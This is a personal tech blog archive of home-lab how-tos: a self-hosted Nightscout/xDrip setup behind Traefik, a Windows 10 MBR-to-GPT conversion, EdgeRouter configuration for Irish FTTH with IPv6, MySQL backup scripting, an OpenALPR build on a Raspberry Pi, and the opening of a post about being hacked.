Author Archives: colinmac

Self-Hosted Nightscout & xDrip

I’ve recently had multiple issues with the official Dexcom G7 app on my phone, and after they broke the BYOD version of the app, I decided to move in another direction.

xDrip

As of 2025.08.08, xDrip now supports the G7 directly. Just two notes here. Follow the instructions to the letter, and ignore the screenshots – the options to select are Dex, and use the 4 digit bluetooth pairing code as the Transmitter ID.

With xDrip working well, I then decided to get Nightscout up and running to act as a replacement for the Clarity reports.

Nightscout

Nightscout depends on MongoDB as the backend storage, so my docker-compose.yml file starts a nightscout-mongodb service. The main change here from other examples is that the bitnami containers are now under bitnamilegacy, since its no longer being maintained – not a huge concern since its completely internal to the nightscout docker network.

  nightscout-mongodb:                                   # SERVICE_NAME - used by the "depends_on:" to make sure the database it running before things try to use it
    image: bitnamilegacy/mongodb:latest                       # Other options "image: mongo:latest" will need adjustments in other places such as "volumes:" mounts
    container_name: nightscout-mongodb                  # called in Nightscout's MONGODB_URI. General good practice to be the same as SERVICE_NAME but not required
    environment:
      - PUID=1000                                               # Not necessary, but sets the USER who runs the container as not root
      - PGID=1000                                               # Not necessary, but sets the USER who runs the container as not root
      - TZ=Europe/Dublin                                       # Refer to {nightscout-app}
      - MONGO_INITDB_ROOT_USERNAME=mongodbpoweruser             # May be necessry if importing from another database or doing management on the database
      - MONGO_INITDB_DATABASE=auth                              # May be optional, hard to find documaentation about it
      - MONGO_INITDB_ROOT_PASSWORD=mongoRootPassword03          # Will probably never be needed, I set it the same as MONGODB_ROOT_PASSWORD
      - MONGODB_ROOT_USER=mongodbpoweruser                      # I'm not sure what the differences are but is usually set the same as MONGO_INITDB_ROOT_USERNAME
      - MONGODB_ROOT_PASSWORD=mongoaRootPassword02              # I'm not sure what the differences are but is usually set the same as MONGO_INITDB_ROOT_PASSWORD
      - MONGODB_USERNAME=nightscout01                           # Username called in Nightscout's MONGODB_URI - I set to just "Nightscout"
      - MONGODB_PASSWORD=mongoPassword01                        # Password called in Nightscout's MONGODB_URI
      - MONGODB_DATABASE=nightscout02                           # Database called in Nightscout's MONGODB_URI - I set to just "Nightscout"
      - MONGODB_PORT_NUMBER=27017                               # DEFAULT[27017] - Port each MongoDB will use inernally 27017:<<MONGODB_PORT_NUMBER>>
    #ports:                                                  # Only needed to access database externally. If all parts are in the same stack/network removal or # suggested
    #  - 27017:27017                                             # DEFAULT[27017:27017] - <<EXTERNAL PORT>>:<<MONGODB_PORT_NUMBER>>
    volumes:
      - ./database:/bitnami/mongodb:rw        # /LOCATION/ON/YOUR/SYSTEM:/CONTAINER/LOCATION - for "mongo:latest" use ":/data/db"
      - ./log:/var/log:rw                         # Refer to {nightscout-app}
      - /etc/localtime:/etc/localtime:ro                        # Refer to {nightscout-app}
    restart: always                                             # Refer to {nightscout-app}
    networks:
      - nightscout
    healthcheck:                                                # OPTIONAL: This adds a Healthcheck to the container. Instead of just saying `[Running]` it will say `[Healthy]` if it is unhealthy it should restart
      test: ["CMD", "sh", "-c", "mongosh --eval 'db.runCommand(\"ping\")' || exit 1", "||", "bash", "-c", "kill -s 15 1 && sleep 10 && kill -s 9 1"]
      interval: 10s
      timeout: 10s
      retries: 3
      start_period: 20s

Nightscout itself is can be completely configured from the docker-compose file, but the most important parameters are below. Be sure to update (and keep secret) the API_SECRET. I’ve set it to use unsecured/HTTP, as I’ll terminate the HTTPS using trafik (more on this later).

      - TZ=Europe/Dublin                                        # Use your Time Zone from https://wikipedia.org/wiki/List_of_tz_database_time_zones
      - API_SECRET=myAPIsecret123                               # In xDrip: REST-API > Base URL= "<<API_SECRET>>@<<BASE_URL>>/api/v1/"
      - MONGODB_URI=mongodb://nightscout01:mongoPassword01@nightscout-mongodb:27017/nightscout02
      - INSECURE_USE_HTTP=true                                  # DEFAULT[false] - Set this to "true", unless you have your own SSL provided internally, if you wish to access without reverse Proxy
      - BASE_URL=https://nightscout.my.domain               #URL of your Nightscout site accessed outside the local network
      - DISPLAY_UNITS=mmol/L                                    # DEFAULT[mg/dl] - CHOICES: "=mg/dl" | "=mmol" "=mmol/L" (same thing either works)
      - AUTH_DEFAULT_ROLES=denied                               # DEFAULT[readable] - CHOICES: "readable" | "denied" | <<Or any valid role name>>

That is enough to get the local service up, running and reachable, but I also wanted it to be accessible via the interwebs. I could just tailscale it, but since I have a public IP and self-host other services, I decided to open it up.

Traefik

I’m using Trafeik to do two things – (1) SSL Termination, and (2) Rate-Limiting connections to the service.

SSL Termination

Its worth taking a look at the Traefik configuration in detail, as I found most of the online examples a bit obscure, or not quite covering my use case, which is that I have wildcard certs for my domain already, and wanted to use those.

  traefik:
    image: traefik:latest
    container_name: traefik
    restart: always
    command:
      - --providers.docker.network=nightscout
      - --entryPoints.https1337.address=:1337
      - --providers.docker=true
      - --providers.file.directory=/etc/traefik/dynamic
      - --providers.file.watch=true
    ports:
      - "1337:1337"
    volumes:
      - /var/run/docker.sock:/var/run/docker.sock:ro
      - ./traefik/dynamic/tls.yml:/etc/traefik/dynamic/tls.yml
      - ./traefik/certs:/certs           # Your wildcard certs here
    labels:
      - "traefik.enable=true"
    networks:
      - nightscout

So to begin with we are creating a service called traefik, using the latest image, and allowing it to alwas restart. Then in the commands we are doing the following;

  • Setting the provider network to be our defined nightscout network
  • Creating a https entry point on port 1337 (default nightscout port)
  • Setting docker as a provider of config
  • Setting it watching the directory /etc/traefik/dynamic for what is known as “dynamic config” – this contains a tls,yml file were we actually point it at our certificate and key

Then we are exposing port 1337 to the outside world, mounting the volumes – specifically the tls.yml file, and the certs directory where our certificate and key are located. The rest is just the required label, and the mapping to the nightscout network that the whole service is running on.

The tls.yml file is fairly straightforward – any issues with this file or the certs themselves and traefik will default to using a self-signed cert.

tls:
  stores:
    default:
      defaultCertificate:
        certFile: /certs/fullchain.cer
        keyFile: /certs/certificate.key

Finally we need to label our nightscout service to put traefik in front of it, as follows;

    labels:
      - "traefik.enable=true"
      - "traefik.http.routers.netscout.rule=Host(`nightscout.my.domain`)"
      - "traefik.http.routers.netscout.entrypoints=https1337"
      - "traefik.http.routers.netscout.tls=true"
      - "traefik.http.services.netscout.loadbalancer.server.port=1337"

Main points are to create a http router called nightscout, enable TLS, give the domain, and map the entrypoint defined earlier. This is all you need to provide HTTPS connectivity on port 1337, terminated by traefik, and then forwarded to the nightscout-app service.

Rate Limiting

Given that I’m planning on exposing this port to the bad bad internet, it makes sense to rate limit it. Thankfully this is just a few extra lines in the labels assigned to the nightscout-app service.

      - "traefik.http.middlewares.netscout-ratelimit.ratelimit.average=10"
      - "traefik.http.middlewares.netscout-ratelimit.ratelimit.burst=5"
      - "traefik.http.routers.netscout.middlewares=netscout-ratelimit@docker"

CloudFlare

Interestingly, even after opening up the ports on my router, I was unable to connect. After trying a few things, it eventually came to mind that possibly CloudFlare was doing something funny, since it sits between my public domain name, and my dynamic domain.

It turns out that CloudFlare will proxy/inspect all HTTP/HTTPS traffic (orange-clouded) but only for a limited set of ports, (443, 2053, 2083, 2087,2096,8443) unless you have CloudFlare Spectrum or setup Cloudflare Tunnel / Argo Tunnel to create a secure tunnel between your origin server and the CloudFlare proxy.

Alternatively, if you want to serve HTTPS on a non-standard port but do not want to use Spectrum or Tunnel, you must set the DNS record (subdomain) to “grey cloud” (DNS only), which disables the proxy, so Cloudflare does not interfere with that traffic.

TODO

Try moving the external port to one of those listed above and see if I can keep CF between me and the rest of the world.

Windows 10 – Converting To UEFI

Background

With Windows 10 preparing to shuffle off this mortal coil, I’m trying to decide how to handle it. Based on the Windows 11 hardware requirements (TPM, and an unsupported CPU i7-6800k/Broadwell-E) I’m likely going to move to Zorin OS. But I’m planning on dual-booting as a transition (as well as if I hit any issues gaming), so eventually Zorin will be the main driver, and the Win10 image just for emergencies.

Unfortunately I’ve running Win10 since the beginning, so its a little rough around the edges. The main thing to change is move from MBR to the shiny UEFI compatible GPT boot partition.

Unfortunately the handy mbr2gpt.exe tool was hitting the “OS Not Found” problem, and apparently the Windows Recovery Environment [WinRE] never worked, so here we go!

Fixing the Windows Recovery image

Download the Windows Media Creation Tool and create an ISO image for installation on another system.

Open the ISO archive and extract Sources\install.esd

Usually Windows Pro is number 6, but just to check

g:\>dism /Get-WimInfo /WimFile:install.esd

Deployment Image Servicing and Management tool
Version: 10.0.19041.3636

Details for image : install.esd

Index : 1
Name : Windows 10 Home
Description : Windows 10 Home
Size : 15,236,014,793 bytes

Index : 2
Name : Windows 10 Home N
Description : Windows 10 Home N
Size : 14,461,663,459 bytes

Index : 3
Name : Windows 10 Home Single Language
Description : Windows 10 Home Single Language
Size : 15,238,702,954 bytes

Index : 4
Name : Windows 10 Education
Description : Windows 10 Education
Size : 15,586,696,335 bytes

Index : 5
Name : Windows 10 Education N
Description : Windows 10 Education N
Size : 14,821,374,633 bytes

Index : 6
Name : Windows 10 Pro
Description : Windows 10 Pro
Size : 15,583,732,666 bytes

Index : 7
Name : Windows 10 Pro N
Description : Windows 10 Pro N
Size : 14,818,128,477 bytes

The operation completed successfully.

Now extract the encrypted image as a wim file

g:\>dism /export-image /SourceImageFile:install.esd /SourceIndex:6 /DestinationImageFile:install.wim /Compress:max /CheckIntegrity

Deployment Image Servicing and Management tool
Version: 10.0.19041.3636

Exporting image
[==========================100.0%==========================]
The operation completed successfully.

Mount the image (wait for the mount to complete before the next step)

g:\>md tempMount

g:\>dism /mount-wim /wimfile:"install.wim" /index:1 /mountdir:"tempMount" /ReadOnly

Deployment Image Servicing and Management tool
Version: 10.0.19041.3636

Extract the needed file (Winre.wim) from Windows\System32\Recovery, move it to C:\Windows\System32\Recovery register it, and enable it

reagentc /setreimage /path C:\Windows\System32\Recovery
reagentc /enable
reagentc /info

Rebuild BCD

Now boot into recovery (shift + reboot), select Advanced, and boot into the shell. Then run

bootrec /rebuildbcd

Convert to GPT

Assuming that runs successfully, you should now be able to run (do /validate first!!)

mbr2gpt.exe /convert /allowFullOS

In my case it left the “System Reserved” partition alone, resized the OS partition, and created an EFI partition. At which point Windows Blue Screened (so no captures) and eventually rebooted.

All came back, and we are now in the shiny world of EFI 🙂

Heatmiser / Heatmaster UH1 Underfloor Heating

Just a collection of notes and files for now related to a ~2005 vintage UH1 underfloor heating system.

Will reorganise once I’ve had a chance to do more work on it

Moving to Eir FTTH and Dual-Stack IPv4 & IPv6

With the recent price hikes (June 2023) for Virgin Media’s service, and a well timed knock on the door, I decided to switch (after many years) from Virgin Media [VM] to Eir’s FTTH service.

It wasn’t the smoothest install – which seems to be fairly typical, but up and running for a few days now without any issues.

Main points about the service;

  • Fiber to the Home [FTTH]!
  • Dual Stack Public IPv4 & IPv6 addresses – more on this later
  • Gigabit downlink
  • Cheaper!

Hardware & Software

Router

Hardware: EdgeRouter X SFP 6-Port

Software Release: v2.0.9-hotfix.6

Switch

Hardware: DCS-7010T-48

Software: 4.28.5.1M

Clients

Windows: Win 11, Win 10

Linux: Debian, Android 13, OS X

EdgeRouter Configuration

WAN Interface

The connection to the ONT e.g. the WAN port, needs to be tagged with VLAN ID: 10. This seems to be the standard for all FTTH in Ireland (eir, siro, etc.).

Additionally we’ll need to have both DHCP and DHCPv6-PD configured to (1) get our IPv4 address, and (2) have our IPv6 prefix delegated to us.

Since Eir provides both public IPv4 and IPv6 addresses, implementing a WAN firewall is advisable.

    ethernet eth0 {
        duplex auto
        poe {
            output off
        }
        speed auto
        vif 10 {
            address dhcp
            description Internet
            dhcpv6-pd {
                pd 0 {
                    interface switch0 {
                        host-address ::1
                        service slaac
                    }
                    prefix-length /56
                }
                prefix-only
                rapid-commit enable
            }
            firewall {
                in {
                    ipv6-name WANv6_IN
                    name WAN_IN
                }
                local {
                    ipv6-name WANv6_LOCAL
                    name WAN_LOCAL
                }
            }
        }
    }

Note: eir will delegate a /56 prefix on request, however since the SLAAC service is configured, each subnet on the LAN will have a /64.

NAT & Port-Forwarding Services

The outbound-interface for the NAT service will need to be updated to reflect the now tagged WAN interface.

    nat {
        rule 5010 {
            description "masquerade for WAN"
            outbound-interface eth0.10
            type masquerade
        }
    }

Likewise, the Port-Forwarding will need a change for the wan-interface to match.

Testing

show interfaces will show the IPv4 address assigned to the WAN port, while the first /64 of our IPv6 space will be assigned to the LAN (switch0)

~$  show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface    IP Address                        S/L  Description
---------    ----------                        ---  -----------
eth0         -                                 u/u
eth0.10      A.B.C.D/23                   u/u  Internet
eth1         -                                 u/u  Local
eth2         -                                 u/D  Local
eth3         -                                 u/D  Local
eth4         -                                 u/D  Local
eth5         -                                 u/D
lo           127.0.0.1/8                       u/u
             ::1/128
switch0      192.168.1.1/24                    u/u  Local
             2001:aaaa:bbbb:cccc::1/64

With a default route via the link-local address, out the WAN interface:

~$ show ipv6 route
IPv6 Routing Table
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       IA - OSPF inter area, E1 - OSPF external type 1,
       E2 - OSPF external type 2, N1 - OSPF NSSA external type 1,
       N2 - OSPF NSSA external type 2, B - BGP
Timers: Uptime

IP Route Table for VRF "default"
K      ::/0 [0/1024] via fe80::a2f3:aaaa:bbbb:cccc, eth0.10, 03:56:46
C      ::1/128 via ::, lo, 03:58:38
C      2001:aaaa:bbbb:cccc::/64 via ::, switch0, 03:50:46
C      fe80::/64 via ::, eth0.10, 03:58:02

And a ping, just to be sure

~$ ping6 facebook.com
PING facebook.com(edge-star-mini6-shv-01-dub4.facebook.com (2a03:2880:f132:83:face:b00c:0:25de)) 56 data bytes
64 bytes from edge-star-mini6-shv-01-dub4.facebook.com (2a03:2880:f132:83:face:b00c:0:25de): icmp_seq=1 ttl=58 time=2.41 ms
64 bytes from edge-star-mini6-shv-01-dub4.facebook.com (2a03:2880:f132:83:face:b00c:0:25de): icmp_seq=2 ttl=58 time=2.11 ms
64 bytes from edge-star-mini6-shv-01-dub4.facebook.com (2a03:2880:f132:83:face:b00c:0:25de): icmp_seq=3 ttl=58 time=2.12 ms
64 bytes from edge-star-mini6-shv-01-dub4.facebook.com (2a03:2880:f132:83:face:b00c:0:25de): icmp_seq=4 ttl=58 time=2.13 ms
^C
--- facebook.com ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3011ms
rtt min/avg/max/mdev = 2.114/2.197/2.415/0.134 ms

Quirks

One annoying behaviour with SLaaC as implemented on the EdgeRouter, is that the default (not changable) config is following RFC4861, which specifies Preferred Lifetime (AdvPreferredLifetime): 604800 seconds (7 days) and Valid Lifetime (AdvValidLifetime): 2592000 seconds (30 days).

This has the effect that unless the router (EdgeRouter) explicitly signals to stop using a prefix, the hosts will continue to use the same prefix for 7 days. If you restart the router, have a WAN interface flap, etc. Eir will assign a new Prefix, but the hosts will continue to use the old one, meaning that IPv6 connectivity will be broken until you clear out the autoassigned IPv6 addresses (something that is harder to do than you’d think!!).

Missed Changes

Switch the outbound SMTP relay from smtp.upcmail.ie to mail1.eircom.net. Both are still unauthenticated, port 25, using TLS.

Useful Links

Scripted MySQL DB Backups

Background

Recently my homeassistant local DB (RPI-based), which is an SQLite DB, got corrupted during an upgrade, so this was an incentive to migrate to holding the data in the MySQL server I have running anyways as;

  • This is more reliable
  • Less writes to the SDcard

But it made me realise that my MySQL server backups weren’t exactly regular, and I have a number of things using the DB (kodi, now homeassistant, website, etc.) that I’d be quite annoyed to lose.

Running backups using mysqldump is a normal way of doing things, but has the problem of recording the password in some way, shape or form. Fortunately to do a backup, only read-type permissions are required.

Backup Account

We create an account on the server, BACKUP_USER, that can only connect from the localhost, that has read-only permissions for all databases and tables

GRANT LOCK TABLES, SELECT, SHOW VIEW ON *.* TO 'BACKUP_USER'@'localhost' IDENTIFIED BY 'secretReadonlyPassword';
FLUSH PRIVILEGES;

Script and Cron Job

Then we have a simple bash script, executed daily/weekly, to trigger the backups, and only keep X number around.

#!/bin/bash

# Set the backup date
BACKUP_DATE=`date +%Y-%m-%d`
BACKUP_DIR=/backup_location/sql_database
BACKUP_HISTORY=20

# Dump the database
mysqldump -u BACKUP_USER -p 'secretReadonlyPassword' --all-databases --add-drop-database | gzip -c > $BACKUP_DIR/dump_$BACKUP_DATE.sql.gz

# Remove all but the latest backups
cd $BACKUP_DIR
ls -t | tail -n +$BACKUP_HISTORY | xargs rm --

Getting OpenALPR Working on RPi

As yet another side project I wanted to make use of my RPi camera + ANPR software to try and track down whoever is fly-tipping in my local estate. Since they dump their rubbish basically in full view of my living room, I’m looking to catch them in the act.

Attempt 1 – using the Raspbian packages (spoiler alert, it didn’t work)

Boring package install

sudo apt install openalpr openalpr-daemon openalpr-utils libopenalpr-dev
pip3 install openalpr picamera numpy
sudo apt-get install libatlas-base-dev

Get a test image wget http://plates.openalpr.com/ea7the.jpg

alpr -c us ea7the.jpg
Error opening data file /usr/share/openalpr/runtime_data/ocr/lus.traineddata
Please make sure the TESSDATA_PREFIX environment variable is set to your "tessdata" directory.
Failed loading language 'lus'
Tesseract couldn't load any languages!
Segmentation fault

Not good – so this is based on tesseract in the background. Looking around I see that the training data lives in tessdata, which is a subdirectory of ocr

/usr/share/openalpr/runtime_data/ocr/tessdata $ ls
lau.traineddata leu.traineddata lgb.traineddata lkr2.traineddata lkr.traineddata lsg.traineddata lus.traineddata
pi@raspberrypi:/usr/share/openalpr/runtime_data/ocr/tessdata $ mv ./* ../
pi@raspberrypi:/usr/share/openalpr/runtime_data $ tesseract --tessdata-dir /usr/share/openalpr/runtime_data/ocr/ --list-langs
Please make sure the TESSDATA_PREFIX environment variable is set to your "tessdata" directory.
List of available languages (7):
lau
leu
lgb
lkr
lkr2
lsg
lus

Ok, still not really making sense. Lets assume that OpenALPR is putting wrappers around the language so “us” becomes “lus” when fed to tesseract

pi@raspberrypi:/usr/share/openalpr/runtime_data/ocr $ tesseract -l lus ~/ea7the.jpg ./openalpr/runtime_data/config/us.conf
Error, could not create TXT output file: No such file or directory

Now that is more promising

alpr -c us ea7the.jpg
plate0: 10 results
- EA7THE confidence: 91.0578
- EA7TBE confidence: 84.133
- EA7T8E confidence: 83.0083
- EA7TRE confidence: 82.7869
- EA7TE confidence: 82.5961
- EA7TME confidence: 80.2908
- EA7TH6 confidence: 77.0045
- EA7THB confidence: 75.5779
- EA7TH confidence: 74.6576
- EA7TB6 confidence: 70.0797

Now lets take our python bindings for a spin

Python 3.7.3 (default, Dec 20 2019, 18:57:59)
[GCC 8.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
import json
from openalpr import Alpr
alpr = Alpr("us", "/etc/openalpr/openalpr.conf", "/usr/share/openalpr/runtimedata")
Traceback (most recent call last):
File "", line 1, in
File "/home/pi/.local/lib/python3.7/site-packages/openalpr/openalpr.py", line 91, in init
self._initialize_func = self._openalprpy_lib.openalpr_init
File "/usr/lib/python3.7/ctypes/init.py", line 369, in getattr
func = self.getitem(name)
File "/usr/lib/python3.7/ctypes/init.py", line 374, in getitem
func = self._FuncPtr((name_or_ordinal, self))
AttributeError: /usr/lib/libopenalpr.so.2: undefined symbol: openalpr_init

Much Google time later and it seems that this is down to the pre-build python bindings not matching the version of the package that I’ve installed. Fsck it anyway

pi@raspberrypi:~/.local/lib/python3.7/site-packages $ pip3 show openalpr
Name: openalpr
Version: 1.1.0
Summary: OpenALPR Python Bindings
Home-page: http://www.openalpr.com/
Author: Matt Hill
Author-email: [email protected]
License: UNKNOWN
Location: /home/pi/.local/lib/python3.7/site-packages
Requires:
Required-by:

Attempt 2 – Build from master

Use git to clone from the master

Install the required packages

sudo apt-get install build-essential
sudo apt-get install cmake git libgtk2.0-dev pkg-config libavcodec-dev libavformat-dev libswscale-dev
sudo apt-get install libopencv-dev libtesseract-dev git cmake build-essential libleptonica-dev
sudo apt-get install libcurl4-openssl-dev
sudo apt-get install liblog4cplus-dev

Build and install OpenAPNR and the python bindings

cd openalpr/src
mkdir build
cd build
cmake -DCMAKE_INSTALL_PREFIX:PATH=/usr -DCMAKE_INSTALL_SYSCONFDIR:PATH=/etc ..
make
sudo make install
cd ../bindings/python
sudo python3 setup.py install

Now we can make progress

pi@raspberrypi:~ $ python3
Python 3.7.3 (default, Dec 20 2019, 18:57:59)
[GCC 8.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import locale
>>> locale.setlocale(locale.LC_ALL, 'C')
'C'
>>> from openalpr import Alpr
>>> alpr = Alpr("us", "/etc/openalpr/openalpr.conf", "/usr/share/openalpr/runtime_data")
>>> import json
>>>
>>> results = alpr.recognize_file("/home/pi/ea7the.jpg")
>>>
>>> print(json.dumps(results, indent=4))
{
    "version": 2,
    "data_type": "alpr_results",
    "epoch_time": 1589218326623,
    "img_width": 636,
    "img_height": 358,
    "processing_time_ms": 234.429916,
    "regions_of_interest": [
        {
            "x": 0,
            "y": 0,
            "width": 636,
            "height": 358
        }
    ],
    "results": [
        {
            "plate": "EA7THE",
            "confidence": 91.05777,
            "matches_template": 0,
            "plate_index": 0,
            "region": "",
            "region_confidence": 0,
            "processing_time_ms": 59.747936,
            "requested_topn": 25,
            "coordinates": [
                {
                    "x": 208,
                    "y": 157
                },
                {
                    "x": 393,
                    "y": 157
                },
                {
                    "x": 393,
                    "y": 245
                },
                {
                    "x": 208,
                    "y": 245
                }
            ],
            "candidates": [
                {
                    "plate": "EA7THE",
                    "confidence": 91.05777,
                    "matches_template": 0
                },
                {
                    "plate": "EA7TBE",
                    "confidence": 84.132973,
                    "matches_template": 0
                },

I Got Hacked!

For me, getting hacked was an interesting experience as I hadn’t really seen it as something likely – I’m quite technology/computer savvy, use random passwords (KeePass) for any/all Internet services, 2FA where available, and I thought not a very interesting target. I get 100s of hits on a daily basis on the SSH port of my server, but fail2ban, and disabling root logins deals with 99% of those.

2020-05-08 19:00:34,007 fail2ban.filter [2654]: INFO [sshd] Found 218.92.0.191
2020-05-08 19:00:36,303 fail2ban.filter [2654]: INFO [sshd] Found 218.92.0.191
2020-05-08 19:00:38,589 fail2ban.filter [2654]: INFO [sshd] Found 218.92.0.191
2020-05-08 19:00:41,136 fail2ban.filter [2654]: INFO [sshd] Found 218.92.0.191
2020-05-08 19:02:26,666 fail2ban.filter [2654]: INFO [sshd] Found 218.92.0.191
2020-05-08 19:02:27,531 fail2ban.actions [2654]: NOTICE [sshd] Ban 218.92.0.191
2020-05-08 19:02:28,807 fail2ban.filter [2654]: INFO [sshd] Found 218.92.0.191
2020-05-08 19:12:28,284 fail2ban.actions [2654]: NOTICE [sshd] Unban 218.92.0.191
2020-05-08 19:26:06,233 fail2ban.filter [2654]: INFO [sshd] Found 218.92.0.191

First Signs of Trouble

The Internet felt slow – the typical non-specific issue that initial connection setup felt a few heartbeats slower then it usually was. Normally this could be blamed on the neighbours WiFi, etc. but mostly I’m on a wired connection (Cat6, 1Gbps) internally, and 240M down / 24M up DOCSIS connection that has been completely reliable in terms of delivering the advertised speeds up until now.



However I do have a cron job running every 30 mins after an incident a few years ago, so I did have a measurable change in behaviour:

From Months of perfect results to spiking ping times (and tests failing to report at all)

While I could eventually get to 240Mbps downstream, the massive increase in loss/latency was especially obvious when opening new network connections – Zoom / Teams / Skype calls slow to open, hearing everyone, but nobody hearing me, Windows complaining that it was unable to screen new downloads, etc.

Getting nowhere with my ISP

Given that there was clearly an Internet issue, I was reluctant to engage my ISP. My current setup generally makes their usual troubleshooting steps unhelpful to say the least (not their fault) as I’m probably one of their more extreme outliers.

My current setup consists of;

  • Hub 3.0 – operating in bridge/modem mode
  • Ubiquity EdgeRouter X SFP running v2.0.8-hotfix.1 – this is the network gateway/NAT point, and DHCP server
  • Arista 7010 running EOS-4.23.0F – acting as L2 distribution switch + L3 gateway for homelab
  • Ubiquity UniFi AP-AC-Pro running 4.0.80.10875 – 2.4GHz/5GHz AP
  • RPi3 running PiHole – Network level adblocking + DNS
  • 2 Dell R710 Servers – Homelab
  • Other stuffs
